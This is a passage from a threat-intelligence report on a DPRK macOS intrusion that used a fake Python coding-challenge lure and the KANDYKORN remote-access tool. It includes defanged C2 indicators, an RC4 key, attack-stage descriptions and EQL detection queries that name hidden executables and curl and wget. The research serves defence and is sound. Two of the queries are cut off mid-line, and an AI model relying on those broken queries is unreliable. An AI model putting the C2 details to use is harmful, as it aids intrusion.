While LinkPC is a legitimate second-level domain and dynamic DNS service provider, it is well-documented that this specific service is used by threat actors for C2. In our published research into RUSTBUCKET, which is also attributed to the DPRK, we observed LinkPC being used for C2.

All registered domains, 48 as of this writing, for `192.119.64[.]43` are included in the observables bundle.

Finally, in late July 2023, there were reports on the Subreddits r/hacking, r/Malware, and r/pihole with URLs that matched the structure of `tp-globa[.]xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC`. The user on Reddit reported that a recruiter contacted them to solve a Python coding challenge as part of a job offer. The code challenge was to analyze Python code purported to be for an internet speed test. This aligns with the REF7001 victim's reporting on being offered a Python coding challenge and the script name `testSpeed.py` detailed earlier in this research.

The domain reported on Reddit was `group.pro-tokyo[.]top//OcRLY4xsFlN/vMZrXIWONw/6OyCZl89HS/fP7savDX6c/bfC` which follows the same structure as the REF7001 URL (`tp-globa[.]xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC`):

- Two `//`'s after the TLD
- 5 subdirectories using an `//11-characters/10-characters/10-characters/` structure
- The last 2 subdirectories were `/fP7savDX6c/bfC`

While we did not observe GitHub in our intrusion, the Redditors who reported this did observe GitHub profiles being used. They have all been deactivated.

Those accounts were:

- `https://github[.]com/Prtof`
- `https://github[.]com/wokurks`

Summary

The DPRK, via units like the LAZARUS GROUP, continues to target crypto-industry businesses with the goal of stealing cryptocurrency in order to circumvent international sanctions that hinder the growth of their economy and ambitions. In this intrusion, they targeted blockchain engineers active on a public chat server with a lure designed to speak to their skills and interests, with the underlying promise of financial gain.


The infection required interactivity from the victim that would still be expected had the lure been legitimate. Once executed, via a Python interpreter, the REF7001 execution flow went through 5 stages:

- Stage 0 (staging) - `Main.py` executes `Watcher.py` as an imported module. This script checks the Python version, prepares the local system directories, then downloads, executes, and cleans up the next stage.
- Stage 1 (generic droppers) - `testSpeed.py` and `FinderTools` are intermediate dropper Python scripts that download and execute SUGARLOADER.
- Stage 2 (SUGARLOADER) - `.sld` and `.log` are Mach-O executable payloads that establish C2, write the configuration file and reflectively load KANDYKORN.
- Stage 3 (HLOADER) - `HLOADER` / `Discord` (fake) is a simple loader used as a persistence mechanism masquerading as the legitimate Discord app for the loading of SUGARLOADER.
- Stage 4 (KANDYKORN) - The final reflectively loaded payload. KANDYKORN is a full-featured memory resident RAT with built-in capabilities to:
  - Conduct encrypted command and control
  - Conduct system enumeration
  - Upload and execute additional payloads
  - Compress and exfil data
  - Kill processes
  - Run arbitrary system commands through an interactive pseudoterminal

Elastic traced this campaign to April 2023 through the RC4 key used to encrypt the SUGARLOADER and KANDYKORN C2. This threat is still active and the tools and techniques are being continuously developed.

The Diamond Model

Elastic Security utilizes the Diamond Model to describe high-level relationships between adversaries, capabilities, infrastructure, and victims of intrusions. While the Diamond Model is most commonly used with single intrusions, and leveraging Activity Threading (section 8) as a way to create relationships between incidents, an adversary-centered (section 7.1.4) approach allows for an, although cluttered, single diamond.



REF7001 Diamond Model

[Malware] and MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats used against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- Execution
- Persistence
- Defense Evasion
- Discovery
- Collection
- Command and Control
- Exfiltration

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- User Execution: Malicious File
- Command and Scripting Interpreter: Python
- Command and Scripting Interpreter: Unix Shell
- Hijack Execution Flow
- Deobfuscate/Decode Files or Information
- Hide Artifacts: Hidden Files and Directories
- Indicator Removal: File Deletion
- Masquerading: Match Legitimate Name or Location
- Obfuscated Files or Information: Software Packing
- Reflective Code Loading
- File and Directory Discovery
- Process Discovery
- System Information Discovery
- Archive Collected Data: Archive via Custom Method
- Local Data Staging
- Application Layer Protocol: Web Protocols
- Fallback Channels
- Ingress Tool Transfer
- Exfiltration Over C2 Channel

Malware prevention capabilities

- MacOS.Trojan.SUGARLOADER
- MacOS.Trojan.HLOADER
- MacOS.Trojan.KANDYKORN

Malware detection capabilities

Hunting queries

The events for EQL are provided with the Elastic Agent using the Elastic Defend integration. Hunting queries could return high signals or false positives. These queries are used to identify potentially suspicious behavior, but an investigation is required to validate the findings.

EQL queries

Using the Timeline section of the Security Solution in Kibana under the “Correlation” tab, you can use the below EQL queries to hunt for similar behaviors.

The following EQL query can be used to identify when a hidden executable creates and then immediately deletes a file within a temporary directory:

```
sequence by process.entity_id, file.path with maxspan=30s
 [file where event.action == "modification" and process.name : ".*" and
  file.path : ("/private/tmp/*", "/tmp/*", "/var/tmp/*")]
 [file where event.action == "deletion" and process.name : ".*" and
  file.path : ("/private/tmp/*", "/tmp/*", "/var/tmp/*")]
```

The following EQL query can be used to identify when a hidden file makes an outbound network connection followed by the immediate download of an executable file:

```
 sequence by process.entity_id with maxspan=30s
[network where event.type == "start" and process.name : ".*"]
[file where event.action != "deletion" and file.Ext.header_bytes : ("cffaedfe*", "cafebabe*")]
```

The following EQL query can be used to identify when a macOS application binary gets renamed to a hidden file name within the same directory:

```
file where event.action == "rename" and file.name : ".*" and
file.path : "/Applications/*/Contents/MacOS/*" and
file.Ext.original.path : "/Applications/*/Contents/MacOS/*" and
not startswith~(file.Ext.original.path,Effective_process.executable)
```

The following EQL query can be used to identify when an IP address is supplied as an argument to a hidden executable:

```
 sequence by process.entity_id with maxspan=30s
[process where event.type == "start" and event.action == "exec" and process.name : ".*" and process.args regex~ "[0-9]{1,3
[network where event.type == "start"]
```

The following EQL query can be used to identify the rename or modification of a hidden executable file within the /Users/Shared directory or the execution of a hidden unsigned or untrusted process in the /Users/Shared directory:

```
any where
(
 (event.category : "file" and event.action != "deletion" and file.Ext.header_bytes : ("cffaedfe*", "cafebabe*") and
  file.path : "/Users/Shared/*" and file.name : ".*" ) or
 (event.category : "process" and event.action == "exec" and process.executable : "/Users/Shared/*" and
  (process.code_signature.trusted == false or process.code_signature.exists == false) and process.name : ".*")
)
```

The following EQL query can be used to identify when a URL is supplied as an argument to a python script via the command line:

```
 sequence by process.entity_id with maxspan=30s
[process where event.type == "start" and event.action == "exec" and
 process.args : "python*" and process.args : ("/Users/*", "/tmp/*", "/var/tmp/*", "/private/tmp/*") and process.args : "ht
```

```
 process.args_count &lt;= 3 and
 not process.name : ("curl", "wget")]
[network where event.type == "start"]
```

The following EQL query can be used to identify the attempt of in memory Mach-O loading specifically by looking for the predictable temporary file creation of "NSCreateObjectFileImageFromMemory-*":

```
 file where event.type != "deletion" and
file.name : "NSCreateObjectFileImageFromMemory-*"
```

The following EQL query can be used to identify the attempt of in memory Mach-O loading by looking for the load of the "NSCreateObjectFileImageFromMemory-*" file or a load with no dylib name provided:

```
any where ((event.action == "load" and not dll.path : "?*") or
 (event.action == "load" and dll.name : "NSCreateObjectFileImageFromMemory*"))
```

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify the payloads:

- MacOS.Trojan.SUGARLOADER
- MacOS.Trojan.HLOADER
- MacOS.Trojan.KANDYKORN

Observations

All observables are also available for download in both ECS and STIX format.

The following observables were discussed in this research.

Observable	Ty
`3ea2ead8f3cec030906dcbffe3efd5c5d77d5d375d4a54cca03bfe8a6cb59940`	SH 25
`2360a69e5fd7217e977123c81d3dbb60bf4763a9dae6949bc1900234f7762df1`	SH 25
`927b3564c1cf884d2a05e1d7bd24362ce8563a1e9b85be776190ab7f8af192f6`	SH 25
`http://tp-globa[.]xyz//OdhLca1mLUp/lZ5rZPxWsh/7yZKYQI43S/fP7savDX6c/bfC`	ur
`tp-globa[.]xyz`	do na
`192.119.64[.]43`	ip ad
`23.254.226[.]90`	ip ad
`D9F936CE628C3E5D9B3695694D1CDE79E470E938064D98FBF4EF980A5558D1C90C7E650C2362A21B914ABD173ABA5C0E5837C47B89F74C5B23A7294CC1CFD11B`	64 ke

References

The following were referenced throughout the above research:

- The DPRK strikes using a new variant of RUSTBUCKET — Elastic Security Labs
- https://x.com/tiresearch1/status/1708141542261809360
- https://www.reddit.com/r/hacking/comments/15b4uti/comment/jtprebt/
- Looks like a try to steel some data : r/Malware
- https://www.reddit.com/r/pihole/comments/15d11do/malware_project_mimics_pihole/jtzmpqh/
- Lazarus Group Goes 'Fileless'
- Understanding and Defending Against Reflective Code Loading on macOS | by Justin Bui

- macOS reflective code loading analysis · hackd
